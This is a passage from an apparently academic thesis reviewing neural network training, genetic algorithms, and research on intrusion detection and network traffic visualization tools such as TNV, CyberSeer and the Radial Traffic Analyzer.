- Use the *continuous updating* method rather that the *periodic updating* method of gradient descent. The continuous approximation to gradient descent effectively descends a different error surface for each training example, relying on the average of these to approximate the gradient with respect to full training set. These different

error surfaces typically will have different local minima, making it less likely that the process will get stuck in any one of them

- Train multiple networks using the same data, but initializing each network with different random weights. If the different training efforts lead to different local minima, then the network with the best performance over a separate validation data set can be selected.

3.3.1.4.2 Representation power of Feedforward Networks

What set of functions can be represented by feedforward networks?. Of course the answer depends on the width and depth of the networks. Although much is still unknown about which function classes can be described by which types of networks, three quite general results are known:

- *Boolean functions*. Every boolean function can be represented exactly by some network with two layers of units, although the number of hidden units required grows exponentially in the worst case with the number of network inputs.
- *Continuous functions.* Every bounded continuous function can be approximated with arbitrary small error (under a finite norm) by a network with two layers of units [Cybenko 89], [Hornik et al. 89]. The theorem in this case applies to networks that use sigmoid units at the hidden layer and (unthresholded) linear units at the output layer. The number of hidden units required depends on the function to be approximated.
- *Arbitrary functions.* Any function can be approximated to arbitrary accuracy by a network with three layers of units [Cybenko 89]. Again, the output layer uses linear units, the two hidden layers use sigmoid units and the number of units required at each layer is not known in general.

3.3.1.5 Thresholds

Given that a network classifier produces values between zero and one which, under the right conditions, correspond to *a posteriori* probabilities, how do we decide which category the output data is really from?. The obvious answer is to choose the output with the highest value (winner-takes-all). There is, however a method which allows us to use a finer degree of control over the process by which network output probabilities

are converted into final categorization answers. The technique uses *thresholds* [Swingler 96].

Setting thresholds on the output units which force their output (after all neural processing) to zero or one provides a method for making such decisions. Thresholds may also allow for regions of doubt where no answer is given.

Two threshold values may be applied to each output unit:

t_u = upper threshold value and

t_l = lower threshold value.

Note that $0 < t_l < t_u < 1$.

The error-reject trade-off

The doubt region for non-uniformly distributed, overlapping classes is not bounded by a solid line. As we travel further towards one of the two classes, the measure of doubt diminishes. If we do want to fix a solid line between our doubt region and our acceptance region, we must choose some threshold for the output: values below which we will reject. Here is the dilemma: where do we put the threshold in order to minimize both the classification error and the amount of good data which is discarded?. This is the error-reject trade-off.

Let us use an example in which two classes are coded in a single output unit where an output of 1 = class A and 0 = class B. If we use thresholds of $t_u=t_l = 0.5$ we achieve a perfect split between two classes, zero reject but high error. Moving the thresholds together in either direction will assign more doubtful examples as belonging to one class rather than the other, but while $t_u=t_l$ no data will be discarded.

By moving the thresholds apart, we are left with a region between the two which belongs to no class. This is the reject region.

Because the error reject curve describes the effect of moving a threshold it can be incorporated into a run-time monitoring and tuning system which allows an operator to set the level of either the error or the reject and see how one affects the other. Combining with measures of confidence, the error reject curve provides a useful and simple tool for controlling the run-time operation of a neural network based system.

3.3.2 Evolutionary computation

Evolutionary computation simulates evolution on a computer. The result of such a simulation is a series of optimization algorithms, usually based on a simple set of rules. Optimization iteratively improves the quality of solutions until an optimal, or at least feasible, solution is found. The evolutionary approach to machine learning is based on computational models of natural selection and genetics.

Evolutionary algorithms (EA) refer to a class of population-based stochastic search algorithms that are developed from ideas and principles of natural evolution. They include evolution strategies (ES) [Schwefel 95], evolutionary programming (EP) [Fogel 91] and genetic algorithms (GA) [Goldberg 89]. One important feature of all these algorithms is their population-based search strategy. Individuals in a population compete and exchange information with each other in order to perform certain tasks.

3.3.2.1 Genetic Algorithms

In the early 1970's John Holland, one of the founders of evolutionary computation, introduced the concept of genetic algorithms [Holland 75]. His aim was to make computers do what nature does. GA's can be represented by a sequence of procedural steps for moving from one population of artificial 'chromosomes' to a new population. It uses 'natural' selection and genetic-inspired techniques known as crossover and mutation. Each chromosome consists of a number of 'genes' and each gene is represented by 0 or 1.

An evolution function is used to measure the chromosome's performance, or fitness, for the problem to be solved. An evaluation function in GA's plays the same role the environment plays in natural evolution. The GA uses a measure of fitness of individual chromosomes to carry out reproduction. As reproduction takes place, the crossover operator exchanges the gene value in some randomly chosen location of the chromosome. As a result, after a number of successive reproductions, the less fit chromosomes become extinct, while those best able to survive gradually come to dominate the population.

The major steps of a genetic algorithm are described below:

Step 1: Represent the problem variable domain as a chromosome of a fixed length, choose the size of a chromosome population N, the crossover probability p_c and the mutation probability p_m.

Step 2: Define a fitness function to measure the performance, or fitness, of the individual chromosome in the problem domain. The fitness function establishes the basis for selecting chromosomes that will be mated during reproduction.

Step 3: Randomly generate an initial population of chromosomes of size N: $x_1, x_2, \ldots x_N$

Step 4: Calculate the fitness of each individual chromosome: $f(x_1), f(x_2, \ldots f(x_N)$

Step 5: Select a pair of chromosomes for mating from the current population. Parent chromosomes are selected with a probability related to their fitness. Highly fit chromosomes have a higher probability if being selected for mating than less fit chromosomes.

Step 6: Create a pair of offspring chromosomes by applying the genetic operators crossover and mutation.

Step 7: Place the created offspring chromosomes in the new population.

Step 8: Repeat step 5 until the size of the new chromosome population becomes equal to the size of the initial population N.

Step 9: Replace the initial (parent) chromosome population with the new (offspring) population.

Step 10: Go to step 4 and repeat the process until the termination criterion is satisfied, usually after a number of generations (typically several hundred).

3.3.2.2 Selection

One the most commonly used chromosome selection techniques is the roulette wheel selection [Goldberg 89] and [Davis 91]. Roulette-wheel selection performs from the population based upon the fitness of the chromosome. The higher-fit the chromosome, the more likely it will be chosen (and re-chosen) for propagation to the next generation. Put another way, the probability of selection is proportional to the fitness of the chromosome. It is like spinning a roulette wheel where each chromosome has a segment on the wheel proportional to its fitness. The roulette wheel is spun and when the arrow comes to rest on one of the segments, the corresponding chromosome is selected.

3.3.2.3 Crossover operator

The crossover operator takes two chromosomes, separates them at a random point and then exchanges the chromosome parts after than point. As a result, two new offspring are created. Cutting the chromosome at one location, called single-point crossover is not the only possibility. Multi-point crossover can also be used.

If a pair of chromosomes does not cross over, then chromosome cloning takes place and the offspring are creating as exact copies of each parent.

The crossover does not create new material within the population, but simply intermixes the existing population to create new chromosomes. This allows the genetic algorithm to search the solution space for new candidate solutions to solve the problem at hand. The crossover operator is generally accepted as the most important operator.

3.3.2.4 Mutation operator

Mutation, which is rare in nature, represents a change in the gene. It introduces a random change into a gene in the chromosome. The mutation operator provides the ability to introduce new material into the population. It may lead to a significant improvement in fitness, but more often has rather harmful results.

Its role is to provide a guarantee that the search algorithm is not trapped on a local optimum. The sequence of selection and crossover operators may stagnate at any homogeneous set of solutions. Under such conditions all chromosomes are identical and thus the average fitness of the population cannot be improved. However, the solution might appear to become optimal, or rather locally optimal, only because the search algorithm is not able to proceed any further. Mutation is equivalent to a random search and aids in avoiding loss of genetic diversity.

Appendix E describes the theoretical foundation of genetic algorithms.

3.4 Research overview

3.4.1 Intrusion Detection

Ongoing research on IDS systems especially on anomaly detection and profile or specification-based detection is focused on the following modelling techniques:

3.4.1.1 Statistical models

In Denning's early paper on Intrusion Detection model [Denning 87] several statistical characterizations of events and event counters are described. These, and more refined techniques, have been implemented in anomaly detection systems. These techniques include:

Threshold measures: A common example is logging and disabling use accounts after a set number of failed login attempts.

Mean and standard deviation: By comparing event measures to a profile mean and standard deviation, a confidence interval for abnormality can be established.

Multivariate models: Calculating the correlation between multiple event measures relative to profile expectations.

Interesting work on statistical models can be found in [Sekar 02], [Debar 01], [Totel 04], [Cho 03], [Bouzida 04] and [Ning 04].

3.4.1.2 Markov process models

Markov processes are widely used to model systems in terms of state transitions. Some intrusion detection algorithms exploit the Markov process model. These methods do not use system call sequences, but instead analyze the state transitions for each system call. In state transition analysis, an event is considered anomalous if its probability, given the previous state and associated value in the state matrix, is too low [Warrender 99].

3.4.1.3 Rule-based algorithms

One of the most used ruled-based algorithms in the Intrusion Detection field is Repeated Incremental Pruning to Produce Error Reduction (RIPPER) [Cohen 95]. This algorithm performs classifications by creating a list of rules from a set of labelled training examples.

3.4.1.4 Data mining techniques

Many recent approaches to intrusion detection systems utilise data mining techniques [Stolfo 01]. These approaches build detection models by applying data mining techniques to large data sets of an audit trail collected by a system.

Recent research on Data Mining and Artificial Intelligence can be found in [Chen 05], [Lee 00] and [Gavrilis 04].

Finally, it is worth mentioning that there is a tremendous amount of research on Intrusion Detection but it is not referred to analytically here as ID is not the object of the research of this thesis.

3.4.2 Web Intrusion Detection

Web servers and web-based applications are popular attack targets. Web servers are usually accessible through firewalls and web-based applications are often developed without following a security methodology. To detect web-based attacks, intrusion detection systems (IDS) are configured with a number of signatures that support the detection of known attacks. For example, at the time of writing the open source IDS Snort devotes more that 1200 of its 7000 signatures to detecting web-related attacks. Unfortunately, it is hard to keep intrusion detection signature sets updated with respect to the large numbers of continuously discovered vulnerabilities. Developing ad hoc signatures to detect new web attacks is a time-intensive and error-prone activity that requires substantial security expertise.

To overcome these issues, misuse detection systems should be complemented by anomaly detection systems, which support the detection of new attacks. Unfortunately, there are no available anomaly detection systems tailored to detect attacks against web servers and web-based applications.

Research works on the detection of web-based attacks involve taxonomy of Web attacks suitable for efficient encoding [Alvarez 03], a multi-model approach to the detection of web-based attacks [Krugel 05] and Anomaly Detection of Web-based Attacks [Krugel 03].

Recent works on application-level web security cover HTML Form modifications, SQL injections, Cross Site Scripting attacks and monitoring [Halford 05], Web Application Security Assessment by Fault Injection and Behavior Monitoring [Huang, 03], SecuBat: A Web Vulnerability Scanner, [Kals 06] and Abstracting Application-Level Web Security [Scott 02].

Novel work in web Intrusion Detection cover COTS design diversity, using techniques such as N-version programming (COTS) [Totel 05].

3.4.3 Evolutionary Artificial Neural Networks

Evolutionary artificial neural networks (EANN) refer to a special class of artificial neural networks (ANN) in which evolution is another fundamental form of adaptation in addition to learning [Kent 95]. Evolutionary algorithms (EA) are used to perform various tasks, such as connection weight training, architecture design, learning rule adaptation, input feature selection, connection weight initialization, rule extraction from ANNs etc. One distinct feature of EANNs is their adaptability to a dynamic environment. EANNs can be regarded as a general framework for adaptive systems, i.e. systems that can change their architectures and learning rules appropriately without human intervention.

3.4.3.1 Evolutionary algorithms

Evolutionary algorithms (EA) are particularly useful for dealing with large complex problems which generate many local optima. They are less likely to be trapped in local minima that traditional gradient-based search algorithms. They do not depend on gradient information and thus are quite suitable for problems where such information is unavailable or very costly to obtain or estimate. They can even deal with problems where no explicit and/or exact objective function is available. These features make them much more robust than may other search algorithms.

Evolution has been introduced into ANNs at roughly three different levels. Connection weights, architectures, and learning rules [Yao 99].

The evolution of connection weights introduces an adaptive and global approach to training, especially in the reinforcement learning and recurrent network learning where gradient-based training algorithms often experience great difficulties.

The evolution of architectures enables ANNs to adapt their topologies to different tasks without human intervention and thus provides an approach to automatic ANN design as both ANN connection weights and structures can be evolved.

The evolution of learning rules can be regarded as a process of “learning to learn” in ANNs where the adaptation of learning rules is achieved through evolution. It can also be regarded as an adaptive process of automatic discovery of novel learning rules.

3.4.3.2 The evolution of connection weights

Weight training in ANNs is usually formulated as minimization of an error function, such as the Sum of Squared Errors (SSE) between target and actual outputs, by iteratively adjusting connection weights. Most training algorithms, such as backpropagation (BP), are based on gradient descent. They have been some successful applications of BP in various areas but BP has drawbacks due to its use of gradient descent [Sutton 86]. It often gets trapped in a local minimum of the error function and its incapable of finding a global minimum if the error function is multimodal and/or non differentiable.

One way to overcome gradient descend-based training algorithms' shortcomings is to adopt EANNs, i.e. to formulate the training process as the evolution of connection weights in the environment determined by the architecture and the learning task. GAs can then be used effectively in the evolution to find a near-optimal set of connection weights globally without computing gradient information. Unlike the case in gradient descend-based training algorithms, the fitness (error) function does not have to be differentiable or even continuous since EAs do not depend on gradient information. Because EAs can treat large, complex, non-differentiable and multimodal spaces, which are the typical case in real world, considerable research and application has been conducted on the evolution of connections weights [Whitley 90], [Montana & Davis 89], [Osmera 95] and [Sexton 98].

The evolutionary approach to weight training in ANNs consists of two major phases. The first phase is to decide the representation of connection weights, i.e. whether in the form of binary strings or not. The second one is the evolutionary process simulated by an EA, in which search operators such as crossover and mutation have to be decided in conjunction with the representation scheme. Different representations and search operators can lead to quite different training performance. The evolution stops when the fitness is greater than a predefined value (i.e, the training error is smaller than a certain value) or the population has converged.

3.4.3.3 Hybrid training

Most EAs are rather inefficient in fine-tuned local search although they are good at global search. This is especially true for genetic algorithms (GA). The efficiency of

evolutionary training can be improved significantly by incorporating a local search procedure into the evolution, i.e. combining EAs global search ability with local search's ability to fine tune. EAs can be used to locate a good region in the space and then a local search procedure is used to find a near-optimal solution in this region. The local search algorithm could be backpropagation (BP) or other random search algorithm.

The first successful application of a genetic algorithm to a relatively large neural network problem was reported in [Montana and Davis 89]. A interesting survey on combinations of Genetic Algorithms and Neural Networks is described in [Schaffer 92]. Hybrid training has been used successfully in many applications areas [Topchy 97], [Kinnebrock 94], [Yan 97], [Yang 96].

Lee [Lee 96] and others [Omatu 97], [Erkman 97] used GA's to search for a near-optimal set of initial connection weights and then used BP to perform local research from these initial weights. Their results showed that the hybrid GA/BP approach was more efficient than either the GA or BP algorithm used alone. If we consider that BP often has to run several times in practice in order to find good connection weights due to its sensibility to initial conditions, the hybrid training algorithm will be quite competitive.

3.4.4 Visualization in IDS

Intrusion Detection (ID) analysts are charged with ensuring the safety and integrity of today's high-speed computer networks. Their work includes the complex task of searching for indications of attacks and misuse in vast amounts of network data. Although there are several information visualisation tools to support ID, few are grounded in a thorough understanding of the work ID analysts perform or include any empirical evaluation.

Visualization is been used in networks in various areas such as the VISUAL system [Ball 04], which is a home-centric Visualization tool of Network Traffic for security administration. Visualization is been also used for a passive visual fingerprinting of network attack tools such as nmap, superscan, nessus, nikto and others [Conti 04].

We present below recent works on Visualization in IDS, mainly from the VizSec conferences of the last three years.

1) A user-centered visualisation tool TNV (Time-based Network traffic Visualization) is presented in [Goodall 05]. The tool facilitates the analysis of computer network data for ID tasks by simultaneously displaying both high-level and detailed views. TNV displays network traffic in discrete time intervals, divided by host IP address (machine), so that each individual host has a series of rectangular boxes for each of the time intervals. Figure 3-2 shows TNV displaying forty thousand packets over one hour using time intervals of one minute. The display is divided vertically into time periods, with each resulting column representing a fixed time interval. Each column is subdivided into rows of hosts, forming a grid of time and host. The colour of a host is determined by the number of packets associated with that host in the given time interval. This gives the user an immediate understanding of the amount of network traffic over time on a per host basis. Thus, the user can quickly see anomalies by comparing the colours. Hosts' labels that are blue are on the user's network, allowing users to easily distinguish between hosts that are "owned" by their network and external hosts. Figure 3-2 reveals several interesting patterns. For example, hosts that have near constant traffic are likely to be involved in an interactive login session (such as Telnet) that generates a large number of packets consistent over time, while those that have only sporadic traffic are likely to be client-server requests (such as web traffic or file transfers) that can generate a large number of packets in a very short period of time. Machines that are local to the analyst's network, clustered near the top of the display and labelled in blue, are the internal hosts that the analyst is charged with protecting. While it is impossible to tell without implicitly knowing which hosts are clients and which are servers from the display, it is likely that those with high-levels of steady traffic represent servers. The data shown in Figure 3-2 contains a prolonged attack, noticeable in TNV because of the lack of traffic before and after the areas labelled A (the internal host under attack) and B (the external attacker). The length of time of the attack is about thirty minutes, which could represent a login session, but there is not a large amount of data (gray in this display means less traffic). By hovering the mouse over one of the boxes represented by the external, attacking host (B), the analyst can see that port 161 is included in the list of ports which the host is communicating with. This is notable because this port is used for Simple Network Management Protocol (SNMP), which is used for network monitoring, and there is no reason for external hosts to be querying an internal host.



Figure 3-2 TNV visualization tool



Figure 3-3 TNV: Links between hosts

By examining the details below the visualization, this is confirmed and the analyst can see the data that the attacker is sending to their server. This main visualization shows an overview of the state of the network that allows users to quickly view trends, patterns, and anomalies over time. TNV also facilitates analyzing the communications, or links, between hosts. To view the connections between hosts within a single time period, a column is expanded, or "unzipped," to create two identical columns from the original with a space to show links between them, as seen in Figure 3-3 (a subsection of Figure 3-2). The type of traffic is encoded in the colour of the link, here UDP (used by SNMP) traffic is red. This display promotes link analysis within the context of the state of the network. However, since the links are aggregated, TNV includes a mechanism for viewing the details of the individual packets associated with a host in a given time slice. TNV allows the user to examine network data from an aggregated overview, progressively down to the details of individual packets.

2) A new approach for abstracting network information, namely spectral representation is presented in [Papadopoulos 04]. The author with the help of the CyberSeer tool uses spectral techniques to extract complex events buried inside voluminous network traces and logs. Then, he creates a desktop interactive immersive auto-stereoscopic 3D environment that is seamlessly integrated with multi-channel spatially rendered audio to render such events in a far human-friendly fashion.

Much of network traffic exhibits periodic behaviour. Such behaviour ranges from periodic transmission of packets on a link, to protocol and application behaviour. One can parsimoniously characterize such periodicities in the frequency domain and build models based on such periodic behaviour using spectral analysis techniques. Spectral techniques and tools are mature and have long been used in statistical analysis of periodic phenomena. Spectral analysis applied to network traffic may reveal several periodicities. For example, a protocol such as TCP exhibits periodicities due to its windowing behaviour. Protocols such as BGP exchange regular messages every 30secs. A highly utilized link transmits packets periodically, governed by its speed and packet number. Finally, many applications are inherently periodic, such as web requests by users, or continuous media applications such as audio and video. Spectral analysis may detect problems that often manifest themselves as abnormalities/disruptions to these periodic processes.



Figure 3-4 CyberSeer: 3D oblique display with time history of packet flows



Figure 3-5 CyberSeer: An auto-stereoscopic 3D video and audio environment

Very recently, new types of single and multiple viewer high quality auto-stereoscopic (AS) display systems have become available. These displays do not require the use of head-tracking, external glasses or goggles, and make the image and video viewing experience more natural and less fatiguing. This glasses-free feature has a tremendous potential advantage in this project of improving the immersive experience. These displays use liquid crystal (LC) or plasma flat-panel technology and are currently available in sizes exceeding 50".

Figures 3-4 and 3-5 show various examples of 3D auto-stereoscopic visualization in which different information is superimposed on an (x, y) mapping of network topology. Figure 3-4 shows the time history of packet flows in and out of selected nodes as red and blue time functions on the z-axis. Automatic alerts activate audio signals and/or flow displays, or they are selected by user interaction. The user can vary the time scale of the alerts or displayed data, link it to other database information and manipulate the data in the spatial audio and visual domain. Our vision of an immersive auto-stereoscopic 3D display that is completely integrated with multi-channel immersive sound is shown in Figure 3-5. A set of loudspeakers provides the audio that is in spatial register with alerts and information on the display. The audio alerts map time or spectral information over the full spatial extent of the display or over broader regions extending to full 360-degree coverage as depicted. The user interacts with the displayed information by means of a 3D cursor system that uses a small light pen that is tracked by small video cameras. The parameters or features that are selected and mapped in the 3D audio-visual space are extremely general. Information from detection and analysis tools described here can be combined with other data sources and mapped singly or in combination with them. The overall objective is to augment the cognition process, enhance and expand the immersive analysis tools for users.

3) Radial Traffic Analyzer (RTA) is a visual tool for interactive packet-level analysis of data flows in a computer network [Keim 06]. The author focuses on visualizing packet level communication properties as the packet level defines a simple data structure in terms of source and targets of hosts and ports. From its port information, one can usually conclude the type of service addressed by the packet, e.g., port 80 usually indicates WWW traffic, port 22 indicates Secure Shell (SSH) Traffic and so on.

He therefore feels that in combination with the compact data structure given at the network layer in the TCP/IP protocol suit this level is a viable option to consider for visual network communication monitoring.

The visualization metaphor of the Radial Traffic Analyzer (RTA) consists of concentric rings subdivided into sectors. The author assumes that the radial layout better supports the task of finding suspicious patterns, because the user is not misguided to place more importance on an item due to its position on the left or right. When using a linear layout, the natural reading order from left to right might cause such false impressions. As users might tend to minimize eye movements, the cost of sampling will be reduced if items are spatially close. He therefore chooses a radial layout for RTA, places the most important attribute, as chosen by the user, in the inner circle, and arranges the values in ascending order to allow better comparisons of close and distant items. The subdivision of this ring is conducted according to the proportions of the measurement (i.e., number of packets or connections) using an aggregation function over all tuples with identical values for this attribute. Each further ring displays another attribute and uses the attributes of the rings further inside for grouping and sorting, prioritized by the order of the rings from inside to outside. In the default configuration, he uses four of these rings. The visualization is to be read from inside to outside, starting from the innermost ring for the source IP addresses, the second ring for the destination IP addresses and the remaining two rings for the source and the destination ports respectively.

Figure 3-6 shows the distribution of network traffic of a local computer. An overview is maintained by grouping the packets from inside to outside. The inner two circles represent the source and destination IP addresses, the outer two circles represent the source and destination ports. Traffic originating from the local computer can be recognized by the lavender coloured circle segment in the inner ring. Traffic to this host can be recognized by the lavender coloured segments on the second ring. Normally, ports reveal the application type of the respective traffic. This display is dominated by web traffic (port 80 - coloured green), remote desktop and login applications (port 3389 - red, port 22 - bright red) and E-mail traffic (blue).

